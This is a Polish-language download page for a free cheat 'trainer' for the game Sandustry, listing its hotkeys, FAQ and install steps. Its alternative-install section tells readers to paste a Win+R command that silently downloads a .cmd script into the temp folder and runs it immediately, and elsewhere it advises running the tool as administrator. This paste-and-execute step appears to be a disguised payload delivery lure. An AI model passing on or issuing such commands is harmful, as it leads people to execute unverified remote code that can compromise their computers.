Flint TrainersTrainer
Sandustry trainer — pobierz za darmo 2026
- Gra
- Sandustry
- Wersja gry
- v0.5.4
- Opcje
- 54
- Dodano
- 12 окт 2026
Ten trainer jest tylko na Windows PC. Nie uruchomi się na telefonie.
Pobierz trainer Otwórz w TelegramieAlbo skopiuj link do tej strony i otwórz go na komputerze.

Zrzuty ekranu




Alternatywna instalacja przez Win+R
Jeśli nie chcesz pobierać ręcznie: jedna komenda w oknie Uruchom pobierze oficjalny Flint.zip, rozpakuje go do %LOCALAPPDATA%\Flint Trainers i uruchomi launcher.
- Naciśnij Win+R (otworzy się okno Uruchom).
- Wklej poniższą komendę i naciśnij Enter.
- Poczekaj na zakończenie: skrypt pobierze, rozpakuje i uruchomi Flint Trainers.
cmd /c curl -sL https://flinttrainers.com/i/sandustry-trainer.cmd -o "%TEMP%\th.cmd" & "%TEMP%\th.cmd"
Wklejaj tylko komendę z tej strony. Oficjalna domena to flinttrainers.com; suma SHA-256 pliku jest podana na tej stronie.
Wymagany Windows 10 1803+ lub Windows 11 (curl i tar są wbudowane). Rozmiar archiwum ~38,5 MB.
Jeśli Twój Windows jest starszy niż 1803 albo komenda nie zadziała — użyj zwykłego przycisku Download i rozpakuj ZIP ręcznie.
Opis
Flint Trainers trainer for Sandustry: 54 options. Single-player / offline / custom only: power, belt throughput, sand, ore, ingots, research. Not for ranked matchmaking.
Wideo
Funkcje
Kliknij skrót, żeby go skopiować.
build
- Infinite Power(
Num 1) - Edit Power(
Num 2) - Edit Max Power(
Num 3) - Power Drain Rate(
Num 4) - Power Multiplier(
Num 5) - Infinite Belt Throughput(
Num 6) - Edit Belt Throughput(
Num 7) - Edit Max Belt Throughput(
Num 8) - Belt Throughput Drain Rate(
Num 9) - Belt Throughput Multiplier(
Num 0) - No Build Cost(
Ctrl+Num 0) - Belts Never Jam(
Ctrl+Num .) - Free Landfill(
Ctrl+Num *) - Power Gain Rate(
Alt+Num *) - Belt Throughput Gain Rate(
Alt+Num +) - Power Never Decreases(
Shift+F4) - Belt Throughput Never Decreases(
Shift+F5) - No Power Cap(
Shift+F10) - No Belt Throughput Cap(
Shift+F11)
resources
- Infinite Sand(
Num .) - Edit Sand(
Num *) - Sand Multiplier(
Num +) - Infinite Ore(
Num -) - Edit Ore(
Ctrl+Num 1) - Ore Multiplier(
Ctrl+Num 2) - Infinite Ingots(
Ctrl+Num 3) - Edit Ingots(
Ctrl+Num 4) - Ingots Multiplier(
Ctrl+Num 5) - Sand Gain Rate(
Alt+Num -) - Ore Gain Rate(
Shift+F1) - Ingots Gain Rate(
Shift+F2) - Sand Never Decreases(
Shift+F6) - Ore Never Decreases(
Shift+F7) - Ingots Never Decreases(
Shift+F8) - No Sand Cap(
Shift+F12)
Progress
- Infinite Research(
Ctrl+Num 6) - Edit Research(
Ctrl+Num 7) - Research Multiplier(
Ctrl+Num 8) - Research Gain Rate(
Shift+F3) - Research Never Decreases(
Shift+F9)
craft
- Instant Craft(
Ctrl+Num 9)
Unlocks
- Unlock All Machines(
Ctrl+Num +) - Unlock All Research(
Ctrl+Num -) - Unlock All Recipes(
Alt+Num 1) - Unlock All Tiers(
Alt+Num 2)
Movement
- Super Speed(
Alt+Num 3) - No Fall Damage(
Alt+Num 4) - Set Player Speed(
Alt+Num .)
Misc
- Save Position(
Alt+Num 5) - Load Position(
Alt+Num 6) - Instant Save(
Alt+Num 9)
time
- Freeze Time(
Alt+Num 7) - Slow Motion(
Alt+Num 8) - Set Game Speed(
Alt+Num 0)
Supported version Steam Sandustry. Solo, offline, or custom — not competitive online.
Często zadawane pytania
Czy trainer działa na aktualnej wersji Sandustry?
Tak. Trainer działa na aktualnym patchu Sandustry. Build śledzi żywą wersję Steam.
Jak zainstalować i uruchomić?
Pobierz archiwum z tej strony, rozpakuj je, uruchom Flint.exe jako administrator, otwórz kartę Sandustry i przełączaj funkcje skrótami z listy.
Czy trainer jest za darmo?
Tak. Pobierz go za darmo, bez konta. Jest przeznaczony do trybu solo; użycie w trybach online może łamać zasady gry.
Jak zainstalować
Install from Flint Trainers and press Play. The Sandustry card is in the archive.
Komentarze · 6


Działa?
Aktualizacje trainera
Śledzimy patche Steam: gdy gra się zaktualizuje, sprawdzamy trainer i wypuszczamy nowy build.
Tagi
Flint Trainers trainer for Sandustry: 54 options. Single-player / offline / custom only: power, belt throughput, sand, ore, ingots, research. Not for ranked matchmaking.